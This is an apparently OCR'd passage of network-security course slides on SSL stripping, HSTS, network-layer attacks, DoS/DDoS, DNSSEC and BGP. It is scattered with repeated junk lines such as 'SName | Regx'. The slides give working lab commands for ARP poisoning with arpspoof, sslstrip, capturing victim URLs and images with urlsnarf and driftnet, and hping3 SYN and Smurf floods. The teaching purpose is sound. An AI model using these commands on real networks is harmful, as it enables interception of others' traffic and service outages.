   IPv4 Address. . . . . . . . . . . : 192.168.18.66
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.18.1

Tunnel adapter isatap.{F99BCF5F-C0AB-4E81-8918-20150956DE6A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\win7>
```

SSL Stripping | Demo

STEP 4 :

- ARP Poisoning - traverse all the traffic to Attacker Machine from the Victim Machine
- **Victim Ip:** 192.168.18.66
- **Gateway IP:** 192.168.18.1

SName | Regx
Addx
statex
emailx

```
root@kali:~# arpspoof -i eth0 -t 192.168.18.66 192.168.18.1
```

SName | RegX
Addx
statex
emailx

 # arpspoof -i eth0 -t 192.168.18.66 192.168.18.1

arpspoof : Tool

-i Network Interface

-t Target Ip

SSL Stripping | Demo

STEP 5 :

- When victim visits any **https** website which does not have **HSTS header** in it sslstrip convert https website to http

- We can use different methods to monitor the redirected data, such as, urlsnarf, driftnet etc.

SName | Regx
Addx
statex
emailx

SName | RegX
Addx
statex
emailx

- Start sslstrip listener at port 8080 using

```
# sslstrip -l 8080
```

```
root@kali:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

HSTS | Verify

About | HTTP Strict Transport Security

- HSTS method used by websites to declare that they should only be accessed using a secure connection (**HTTPS**)
- If a website declares an HSTS policy then it refuse all the http connection
- It prevents user to access insecure ssl certificate
- Without HSTS header could leads to MITM attack


SName | RegX
Addx
statex
emailx

Read More

Verify that the Target Website is running with HSTS Header or not


- Open hstspreload.org in browser
- Type website in search box and check the HSTS header present or not

SName | RegX
Addx
statex
emailx

- 

SSL Stripping | Capture URL : Urlsnarf

When the victim opens any https website not having HSTS preload it gets converted into http



SName | Regx
Addx
statex
emailx


With the help of **urlsnarf** capture all the url of victim website that he is looking

```
# urlsnarf -i eth0
```

```
kali - - [27/Dec/2021:08:19:06 -0500] "GET http://image.oppo.com/content/dam/oppo/
en/mkt/homepage/universe/Education%20Program-pc.jpg HTTP/1.0" - - "http://www.oppo
.com/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:94.0) Gecko/20100101 Firefox/9
4.0"
```

SSL Stripping | Cature Images : Driftnet

Open another terminal open driftnet to collect the website url




```
#driftnet -i eth0
```

SName | Regx
Addx
statex
emailx

Syntax:

Driftnet → tool


-i → Network interface

eth0 → interface

Prevention | MITM

- Avoiding WiFi connections that aren't password protected.
- Paying attention to browser notifications reporting a website as being unsecured.
- Immediately logging out of a secure application when it's not in use.
- Not using public networks (e.g., coffee shops, hotels) when conducting sensitive transactions


SName | RegX
Addx
statex
emailx



Network Layer: IP protocols, packet sniffing, IP Spoofing, IP fragmentation attacks

- **IP Protocols**
  - The Internet Protocol (IP) is a set of standards for addressing and routing data on the Internet
- **Packet sniffing**
  - The act of capturing data packet across the computer network is called packet sniffing
- **IP Spoofing**
  - IP spoofing is a technique used by hackers to gain unauthorized access to computers
- **IP fragmentation**
  - IP fragmentation is an Internet Protocol (IP) process that breaks packets into smaller pieces (fragments)

SName | Regx
Addx
statex




Network Layer: ICMP protocol and ICMP misbehaviors

- It is a network layer protocol
- It is used for error handling in the network layer
- It is primarily used on network devices such as routers
- As different types of errors can exist in the network layer
- ICMP can be used to report these errors and to debug those errors

SName | RegX
Addx
emailx

SName | Regx
Addx




Network Layer: IP Routing protocols and Attacks

- A routing protocol specifies how routers communicate with each other
- Attacks
  - Distributed Denial of Service (DDOS)
  - Packet Mistreating Attacks (PMA)
  - Routing Table Poisoning (RTP)
  - Hit and Run DDOS (HAR)
  - Persistent Attacks (PA)


SName | Regx
Addx
statex
emailx

SName | Regx



Transport Layer: TCP protocol, TCP session hijacking, reset and flooding attacks

- It is a connection-oriented protocol for communications
- That helps in the exchange of messages between different devices over a network
- Attacks
  - TCP SYN flooding attack
  - TCP Reset attack
  - TCP Session HIjacking attack



Denial Of Service | Attack


Introduction | Denial of service attack

SName | Regx
Addx
statex
emailx

- Attacker send multiple request than the programmers have built the system to handle and make it unavailable

SName | RegX
Addx
statex
emailx

- Flooding the targeted host or network with traffic until the target cannot respond or simply crashes
- There are multiple ways to crash the system or flood the system



Denial Of Service | Methods

There are two general methods of DoS attacks:

Flooding services or crashing services

SName | Regx
Addx
statex
emailx

- **Buffer overflow attacks:** send more traffic to a network address than the programmers have built the system to handle, It designed to exploit bugs specific to certain applications or networks

SName | RegX
Addx
statex
emailx

- **ICMP flood Attack:** leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine
- **SYN flood Attack:** sends a request to connect to a server, but never completes the handshake

Denial Of Service | Demo

Syn Flood Attack:

Syntax:

Hping3 : Tool

-S : syn

–flood : flood attack

-V : verbose mode

-p : port

Ip : victim ip

SName | Regx
Addx
statex
emailx

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S --flood -V -p 80 192.168.2.20
[sudo] password for kali:
using eth0, addr: 192.168.2.3, MTU: 1500
HPING 192.168.2.20 (eth0 192.168.2.20): S set, 40 headers
hping in flood mode, no replies will be shown
```

Denial Of Service | Demo

Smurf Attack:

Syntax:

Hping3 : Tool


–icmp : icmp request

–flood : flood attack

-c : number of packets

–spoof : victim ip

Broadcast Ip




```
# sudo hping3 --icmp --flood -c 1000 --spoof 192.168.2.21 192.168.2.255
```

Distributed Denial Of Service | DDOS

Intro to DDOS Attack


- Distributed denial of service (DDoS) attacks are a subclass of denial of service (DoS) attacks
- DDoS attacks are launched from botnets- large clusters of connected devices infected with malware that allows remote control by an attacker
- Botnets enable attackers to carry out DDoS attacks by harnessing the power of many machines and obscuring the source of the traffic

SName | RegX
Addx
statex
emailx

DNS protocol, attacks, and DNSSEC

- DNSSEC is useful for mitigating the risk of DNS spoofing
- Because it can help verify DNS requests
- The Domain Name System Security Extensions (DNSSEC)
- A feature of the Domain Name System (DNS)
- That authenticates responses to domain name lookups

SName | Regx
Addx
statex
emailx




BGP protocol and Attacks

- Border Gateway Protocol (BGP) refers to a gateway protocol
- That enables the internet to exchange routing information between autonomous systems (AS)
- Attacks
  - Denial of service
  - Sniffing
  - Routing to endpoints in malicious networks

SName | Regx
Addx
statex
emailx

SName | RegX
Addx
statex
emailx



Time for Queries..!